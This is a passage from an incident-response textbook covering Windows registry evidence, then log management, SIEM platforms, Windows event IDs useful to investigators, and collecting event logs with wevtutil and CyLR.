


Figure 11.44 – HardwareID data

As we mentioned previously, registry analysis is a deep subset of digital forensics in and of itself. Whole volumes have been written on the evidentiary value present in the settings and entries in registry hives. At a minimum, responders should be prepared to acquire this evidence for others for further examination. That being said, as responders gain more and more experience and skill, the registry should be an area that can be leveraged for evidence when examining a disk image.

Summary

In many ways, this chapter just scratches the surface of what information can be found by leveraging disk forensic tools. Exploring a disk image using Autopsy demonstrated some of the features that are available to responders. From here, extracting other data stores such as the Windows Registry and MFT were explored to provide responders with an idea of what data is available during an incident analysis.

Specific tools and techniques are largely dependent on the tool that's utilized. What's important to understand is that modern operating systems leave traces of their activity all over the disk, from file change evidence in the MFT to registry key settings when new user accounts are added. Incident responders should have expertise in understanding how modern operating systems store data and how to leverage commercial or freeware tools to find this data. Taken in concert with other pieces of evidence that are obtained from network sources and in memory, disk evidence may provide more clarity on an incident and aid in determining its root cause. One area of focus when it comes to system storage analysis is extracting and examining log files. Log files are critical data points that provide responders with a great deal of information.

The next chapter will carry on from the work that was done here and address how log files can be utilized in an incident investigation.

https://t.me/learningnets

Questions

Answer the following questions to test your knowledge of this chapter:

1. What are some of the features that are available with commercial and open source forensic platforms?

   A. Hex viewer
   B. Email carving
   C. Metadata viewer
   D. All of the above

2. In what registry hive could an incident responder find USBs that have been connected to the system?

   A. SAM
   B. Security
   C. System
   D. User profile

3. Web history may provide data on a phishing URL that's been accessed by the system.

   A. True
   B. False

4. Which of the following is not a Windows registry hive?

   A. System
   B. SAM
   C. Storage
   D. Software

https://t.me/learningnets

Further reading

For more information about the topics covered in this chapter, refer to the following resources:

- Autopsy GitHub: `https://github.com/sleuthkit/autopsy`
- Eric Zimmerman Tools: `https://ericzimmerman.github.io/#!index.md`
- Eric Zimmerman Tools Cheat Sheet: `https://www.sans.org/posters/eric-zimmerman-tools-cheat-sheet/`
- Registry Analysis with FTK Registry Viewer: `https://subscription.packtpub.com/book/networking_and_servers/9781784390495/6/ch06lvl1sec37/registry-analysis-with-ftkregistry-viewer`
- Windows Registry Analysis 101: `https://www.forensicfocus.com/articles/windows-registry-analysis-101/`

https://t.me/learningnets

12
Analyzing Log Files

Chapter 3 contained a detailed discussion of Dr. Edmond Locard and his exchange principle. For review purposes, the central premise of Locard's Exchange Principle is that when two objects come into contact with each other, they leave a trace. In the world of digital forensics, we have discussed the various locations and techniques that can be leveraged by responders in uncovering these traces from memory, hard drives, and network traffic. One location that provides a wealth of data that can be leveraged is that of log files. Actions are logged across a wide range of hardware and software. What is needed is for responders to understand how to acquire these logs, how to examine them, and what they detail. In doing so, they may be able to ascertain a good deal about the root cause of an incident.

In this chapter, the discussion will focus on logs and log management, using log aggregation tools such as a **Security Information and Event Management** (**SIEM**) system, the Windows event logs, and – finally – analyzing Windows event logs. It is hoped that, by discussing some of these techniques, responders will be able to articulate how logs are critical to an incident investigation, while also being able to examine them as part of a larger incident investigation.

We will cover the following topics in this chapter:

- Logs and log management
- Working with SIEMs
- Windows Event Logs
- Analyzing Windows Event Logs

Logs and log management

The lifeblood of a good incident investigation is evidence from a wide range of sources. Even something such as a malware infection on a host system requires corroboration from a variety of sources. One common challenge with incident response, especially in smaller networks, is how the organization handles log management. For a comprehensive investigation, incident response analysts need access to as much network data as possible. All too often, organizations do not dedicate the proper resources so that comprehensive logs can be collected from network devices and other systems.

https://t.me/learningnets

Before any incident, it is critical to clearly define how and what an organization will log, as well as how it will maintain those logs. This should be established within a log management policy and associated procedure. The **Computer Security Incident Response Team** (**CSIRT**) personnel should be involved in any discussion as to which logs are necessary or not, as they will often have insight into the value of one log source over another.

NIST logging guidance

The **National Institute of Standards and Technology** (**NIST**) has published a short guide to log management, available at `http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublicat ion800-92.pdf`.

Aside from the technical issues regarding log management, there are legal issues that must be addressed. The following are some issues that should be addressed by the CSIRT and its legal support before any incident:

- **Establish logging as a normal business practice**: Depending on the type of business and the jurisdiction, users may have a reasonable expectation of privacy absent from any expressly stated monitoring policy. In addition, if logs are enabled strictly to determine a user's potential malicious activity, there may be legal issues. As a result, the logging policy should establish that logging network activity is part of normal business activity and that users do not have a reasonable expectation of privacy.
- **Logging close to the event**: This is not so much an issue with automated logging, as logs are often created almost as the event occurs. From an evidentiary standpoint, logs that are not created close to the event lose their value as evidence in a courtroom.
- **Knowledgeable personnel**: The value of logs is often dependent on who created the entry, and whether or not they were knowledgeable about the event. In the case of logs from network devices, the logging software addresses this issue. So long as the software can be demonstrated to be functioning properly, there should be no issue.
- **Comprehensive logging**: Enterprise logging should be configured for as much of the enterprise as possible. In addition, logging should be consistent. A pattern of logging that is random will have less value in a court than a consistent pattern of logging across the entire enterprise.
- **Qualified custodian**: The logging policy should name a data custodian. This individual would speak for the logging procedure and the types of software utilized to create the logs. They would also be responsible for testifying to the accuracy of the logs and the logging software used.

https://t.me/learningnets

- **Document failures**: Prolonged failures, or a history of failures when logging events, may diminish their value in a courtroom. A logging failure must be documented, and a reason associated with the failure.
- **Log file discovery**: Organizations should be made aware that logs utilized within a courtroom proceeding are going to be made available to the opposing legal counsel.
- **Logs from compromised systems**: Logs that originate from a known compromised system are suspect. If these logs are to be introduced as evidence, the custodian or incident responder will often have to testify at length concerning the veracity of the data contained within the logs.
- **Original copies are preferred**: Log files can be copied from the log source to storage media. As a further step, any logs should be archived off the system. Incident responders should establish a chain of custody for each log file used throughout the incident, and these logs should be maintained as part of the case until an order from the court is obtained, allowing for their destruction.

A log management process addresses the foundational elements required to identify those events that an organization deems necessary. From here, the next major component of a proper log management strategy is the technology that is leveraged for aggregation and review. This involves integrating a SIEM system as part of the overall structure of the log management process.

Working with SIEMs

A significant challenge that a great many organizations have is the nature of logging on network devices. With limited space, log files are often rolled over, whereby new log files are written over older log files. The result is that, in some cases, an organization may only have a few days', or even a few hours', worth of important logs. If a potential incident happened several weeks ago, the incident response personnel will be without critical pieces of evidence.

One tool that has been embraced by a wide range of enterprises is a SIEM system. This appliance can aggregate log and event data from network sources and combine them into a single location. This allows the CSIRT and other security personnel to observe activity across the entire network, without having to examine individual systems.

The following diagram illustrates how a SIEM system integrates into the overall network:

https://t.me/learningnets




Figure 12.1 – SIEM and logging architecture

A variety of sources, from security controls to SQL databases, are configured to send logs to SIEM. In this case, the SQL database located at `10.100.20.18` indicates that the `USSalesSyncAcct` user account was utilized to copy a database to the remote host, located at `10.88.6.12`. SIEM allows a quick examination of this type of activity. For example, if it is determined that the `USSalesSyncAcct` account has been compromised, CSIRT analysts can quickly query SIEM for any usage of that account. From there, they would be able to see the log entry that indicated a copy of a database to the remote host.

Without that SIEM, CSIRT analysts would have to search each system that might have been accessed, a process that may be prohibitive.

From the SIEM platform, security and network analysts can perform several different tasks related to incident response, as follows:

- **Log aggregation**: Typical enterprises have several thousand devices within the internal network, each with logs; SIEM can be deployed to aggregate these logs in a central location.
- **Log retention**: Another key feature that SIEM platforms provide is a platform to retain logs. Compliance frameworks, such as the **Payment Card Industry Data Security Standard** (**PCI-DSS**), stipulate that system logs should be maintained for 1 year, with 90 days' worth immediately available. SIEM platforms can aid with log management by providing a system that archives logs in an orderly fashion and allow them to be retrieved immediately.

https://t.me/learningnets

- **Routine analysis**: It is advisable when using a SIEM platform to conduct periodic reviews of the information. SIEM platforms often provide a dashboard that highlights key elements, such as the number of connections, data flow, and any critical alerts. SIEM platforms also allow reporting so that stakeholders can keep informed about the activity.
- **Alerting**: SIEM platforms can alert to specific conditions that may indicate malicious activity. This can include alerting from security controls such as antivirus and intrusion prevention or detection systems. Another key feature of SIEM platforms is event correlation. This technique examines the log files and determines whether there is a link or any commonality between the events. SIEM can then alert to these types of events. For example, if a user account attempts multiple logins across several systems in the enterprise, SIEM can identify that activity and alert the relevant parties to it.
- **Threat hunting**: Modern adversaries can embed themselves into target networks or leverage previously unidentified vulnerabilities. Threat hunting is the practice of leveraging digital forensics techniques to uncover these types of long-term attacks. SIEM platforms allow threat hunters to search for **Indicators of Compromise** (**IOCs**).
- **Incident response**: As SIEM becomes the single point for log aggregation and analysis, CSIRT analysts will often make use of SIEM during an incident. CSIRT analysis will often make queries on the platform, as well as download logs for offline analysis. Because of the centralization of log files, the time to conduct searches and event collection is significantly reduced. For example, let's say a CSIRT analysis has indicated a user account has been compromised. Without a SIEM, the CSIRT analyst would have to check various systems for any activity concerning that user account. With a SIEM in place, the analyst simply searches that user account on the SIEM platform, which has aggregated user account activity in logs from systems all over the enterprise. The result is that the analyst has a clear idea of the user account activity, in a fraction of the time it would have taken to examine logs from various systems throughout the enterprise.

SIEM platforms do entail a good deal of time and money to purchase and implement. Added to that cost are the constant upkeep, maintenance, and having to modify the necessary rules. From an incident response perspective, though, a properly configured and maintained SIEM is vital to gathering network-based evidence promptly. In addition, the features and capabilities of SIEM platforms can significantly reduce the time it takes to determine the root cause of an incident once it has been detected.

SIEM use cases

The following article provides an excellent breakdown of the use cases of SIEM platforms in enterprise environments: `https://www.sumologic.com/blog/why-modern-siem/`.

https://t.me/learningnets

Splunk

Splunk is a commercial tool that is used in a wide range of organizations across all types of enterprises. The platform utilizes a log forwarder application to aggregate logs and ships them to a central server, either on-premise or in a cloud instance. From here, analysts can review logs and craft alerts that identify and escalate potential malicious activity. The one drawback to Splunk is the commercial licensing required. This licensing is based on the amount of data and logs that are sent to the platform. Most organizations can't send every single log from every single system on the network. Therefore, organizations need to be judicious with the logs that are sent:




Figure 12.2 – The Splunk platform

Elastic Stack

Another open-source option for SIEM is the Elastic Stack (or the ELK Stack, as it is commonly known). The Elastic Stack is a combination of three tools in one. The open-source tools Elasticsearch, Logstash, and Kibana are combined to provide threat hunters with an open-source platform that ingests data and then transforms it into a format that can be viewed and analyzed via the Kibana GUI. This allows threat hunters to visualize log data from multiple systems at once. The Elastic Stack is built into several different open source security tools, including the Security Onion platform, which we will discuss shortly. The Elastic Stack can also be configured as a standalone SIEM solution, with tools such as Winlogbeat, which forwards Windows event logs to the Elastic Stack.

https://t.me/learningnets

The following is the most visible portion of the Elastic Stack – that is, the Kibana interface. This interface allows data visualization and searching, as can be seen here:




Figure 12.3 – The Kibana platform

SIEM platforms are an excellent way for responders to examine a wide range of logs from many systems. One facet where this becomes critical is examining Windows event logs. The next section will examine a variety of Windows event logs and the insight they can provide responders into account and application usage.

Security Onion

Security Onion is an open-source multi-tool platform that can serve as both a network **Intrusion Detection System** (**IDS**) and a SIEM. Security Onion ties a wide range of security tools – such as OSSEC, Suricata, and Zeek – into a single platform.

Security Onion also has features such as dashboards and tools for deep analysis of log files. The following screenshot shows the level of detail that's available:

https://t.me/learningnets




Figure 12.4 – The Security Onion platform

Although installing and deploying the Security Onion platform may require some resources in terms of time, it is a powerful, low-cost alternative, providing a solution to organizations that cannot deploy a full-featured SIEM solution (the Security Onion platform and its associated documentation are available at `https://securityonion.net/`).

Windows Logs

The most prevalent endpoint operating system that responders will have to examine related to an incident is by far the Windows OS. Due to the overwhelming market share that Microsoft has, most enterprise endpoints will be Microsoft desktop/laptop, server, or virtual systems. As a result, responders must have a solid understanding of how to leverage the Windows Event and System Monitor logs for incident analysis.

Windows Event Logs

Windows event logs provide extensive data on the actions of the operating systems, connections from other systems, and credential use, along with the use of PowerShell.

Adversarial tactics from initial compromise using malware or other exploits, credential accessing, and elevation and lateral movement using the Windows operating system's internal tools are often captured via Windows event logs.

https://t.me/learningnets

The specific logs that are captured during the operating system's activities are largely dependent on how the organization has configured them. Most enterprises utilize the Group Policy settings to configure which actions the system logs, as well as the storage space allocated for log files. Depending on the organization's log management practices, the Windows OS can be configured to log the use of PowerShell, **Server Message Block** (**SMB**) usage, application activity, DHCP client administration, and Task Scheduler maintenance.

Most often, log management configurations are managed via Windows Group Policy. Here, administrators can manage a wide range of systems via one policy.

The Windows OS has included the Event Viewer so that users or systems administrators can determine what logs are available on the system, as well as perform a cursory review.

To access the Windows Event Viewer, use the Windows search function for Event Viewer and click on the icon. This will open the **Event Viewer** window:




Figure 12.5 – Microsoft Windows Event Viewer

From this viewer, the responder can get a good sense of what is being logged and can even search for specific log entries. To access the logs directly for offline analysis, navigate to the default file path for log storage at `C:\Windows\System32\winevt\logs`. This will show the variety of events that can be logged, as follows:

https://t.me/learningnets




Figure 12.6 – Windows Event Log directory

As previously stated, there are Windows event logs for a wide range of activities performed by the operating system. For this chapter, the focus will be on three of the more pertinent Windows Event Log types. These types cover a wide range of activities and are useful in determining which actions have taken place on a potentially compromised system. These are detailed as follows:

- **Security logs**: These logs contain data entries concerning the security of the system. This includes logons, logoffs, security group membership, and program execution.
- **Application logs**: Application developers determine which types of activity applications will log. These are aggregated in the application log file.
- **System logs**: Often utilized to troubleshoot non-malicious activity, the system logs maintain data that the Windows OS creates.

https://t.me/learningnets

There are over 100 Windows Event Log IDs. Depending on how the operating system is used, some of these are seldom – if ever – observed on the system. Others can be very common and are seen constantly in use, even in normal circumstances. The following are some of the more useful Windows event log types for responders:

- **4624 and 4634 – logon and logoff**: These event log entries show the use of credentials on a potentially compromised system. In addition, the 4624 event IDs can show whether the logon was performed on the local system or through a remote connection, which is critical to finding lateral movement using the Windows SMB protocol.
- **4625 – account failed logon**: One or two of these entries may not mean much. A few entries of this nature may indicate a fat-fingered logon here and there, but an excessive amount of these log entries is indicative of an adversary attempting to brute-force credentials.
- **4672 – special privileges assigned to new logon**: This is the Windows OS equivalent of a user account attempting to elevate to root- or administrator-level privileges. This can be used to determine if an adversary is escalating privileges with a compromised account.
- **4688 – a new process has been created**: This log entry documents every time a program is run. While there may be a lot to sift through in the logs, in terms of how many executables are run, threat hunters can focus on well-known abused programs, such as `PsExec`, `CMD.EXE`, or `Whami.exe`, to zero in on potentially malicious behavior.
- **4768-4773 – Kerberos service**: Several well-known exploits are used by adversaries where a Kerberos Ticket Granting Ticket is utilized for elevated privileges. This attack – often referred to as Kerberoasting – is particularly devastating, as it allows attackers to run through the network with valid credentials.
- **5140 – a network share object was accessed**: This activity is logged when a user account first logs on to a network share. Anomalies in time or user activity may be indicative of an adversary attempting to obtain confidential data, or ransomware attempting to infect network shares.
- **7045 – a new service was installed**: This log entry occurs when a new service was installed by the user indicated within the log entry. Some strains of malware will install themselves as a service. A review of these log entries may indicate the presence of malicious code.

> **Windows Event Log reference**
>
> Specific details on every event log ID are outside the scope of this chapter. A good reference for the specific IDs is available at `https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/default.aspx`.

As previously stated, there are over 100 specific Windows event types available. The specific ones in use are often determined by the organization and have to be weighed against the amount of storage space that is available, as well as against the usefulness of the specific log entries during an investigation.

https://t.me/learningnets

Several resources can be leveraged to better understand Windows event logs. The first of these is the site `ultimatewindowssecurity.com`. This site provides a searchable database of the various Windows event log types by event ID. This is very useful in those circumstances where responders may come across a more obscure event ID. The MITRE Corporation also provides the ATT&CK knowledge database. This knowledge base can be searched for Windows event log IDs that may be pertinent to an investigation – for example, a responder is examining a system for indications that the system has been infected with the Carbanak malware. From the ATT&CK knowledge database, the responder can determine that Carbanak has created an account, and the Windows event ID for that is 4720. From here, the responder would be able to search systems for that specific event ID and determine if any additional accounts appeared to be suspicious.

As can be seen, the Windows operating system has a significant number of log event types and IDs. The following section will provide the responder with a way to collect and analyze these log files.

Analyzing Windows Event Logs

Analyzing Windows event logs is a detailed process. One challenge that is often encountered by responders is the sheer number of logs that they may have to potentially analyze during an incident. In the case of multiple systems, the responder may have to contend with millions of separate event log entries. Cutting them down requires using specialized tools and processes, starting with acquisition, moving into triage, and then, finally, focusing on analyzing the key event logs that are pertinent to the incident investigation.

Acquisition

There are several methods that a responder can utilize in the acquisition of Windows event logs. Ideally, log files should be sent to a SIEM, to allow the responders to search log entries across the enterprise. Unfortunately, many organizations face a significant hurdle in terms of storage costs with commercial, or even open source, platforms. The result is that they often must trade off the cost of aggregating these logs by allowing the local systems to handle storage.

Since most of these logs are on the local system, responders will need to use techniques to gather them. The first of these techniques is to simply copy the event logs from the local system to some type of removable media. Simply navigate to the default directory, `C:\Windows\System32\winevt\Logs`, and copy the pertinent logs. This method does require local access and a good deal of interaction with the local system. It is incumbent on the responder to document every action they took on the system, for proper reporting.

https://t.me/learningnets

Responders also have the option of scripting the acquisition of log files through simple batch scripts. This acquisition can take place along with other actions to acquire evidence from a local system. For example, the following screenshot shows the acquisition of four Windows event log types from a local system:

```
@rem Event and Security Logs
wevtutil epl Setup .\%COMPUTERNAME%\Logs\%COMPUTERNAME%_Setup.evtx
wevtutil epl System .\%COMPUTERNAME%\Logs\%COMPUTERNAME%_System.evtx
wevtutil epl Security .\%COMPUTERNAME%\Logs\%COMPUTERNAME%_Security.evtx
wevtutil epl Application .\%COMPUTERNAME%\Logs\%COMPUTERNAME%_Application.evtx
```

Figure 12.7 – Event log CMD acquisition

These types of scripts can be run from a USB device or through remote sessions, thereby reducing the amount of interaction with the system.

Chapter 6 introduced the `CyLR.exe` tool for the local acquisition of evidence. One of the key sets of evidence that `CyLR.exe` acquires is Windows event logs. As was previously indicated, these log files can be acquired from the local system and exported to a USB. Another option that will be explored in this section is the use of `CyLR.exe` to acquire Windows event logs and forward them to the Skadi log review platform. Skadi will be addressed later in this section, but first, `CyLR.exe` will be run against a system, and the output will be sent to the Skadi server.

To acquire the log files from a local system and send them to a Skadi instance, proceed as follows:

1. Open the Windows Command Prompt as an administrator.
2. Navigate to the directory where the `CyLR.exe` file is located.
3. Enter the following command into the Command Prompt:

```
C:\Users\JSmith\Desktop>CyLR.exe -s 192.168.207.130:22 -u
admin -p password
```

In the previous command, `-s` is the IP address or domain name of the remote system where `CyLR.exe` output is sent. In this case, this compressed evidence file will be sent to the system, `192.168.207.130`, via SFTP. `-u` is the username of the account utilized to access the remote system, and, finally, `-p` is the password for the account related to the remote system. Just as with a local acquisition, `CyLR.exe` will run, and the following will be visible in the Command Prompt:

https://t.me/learningnets

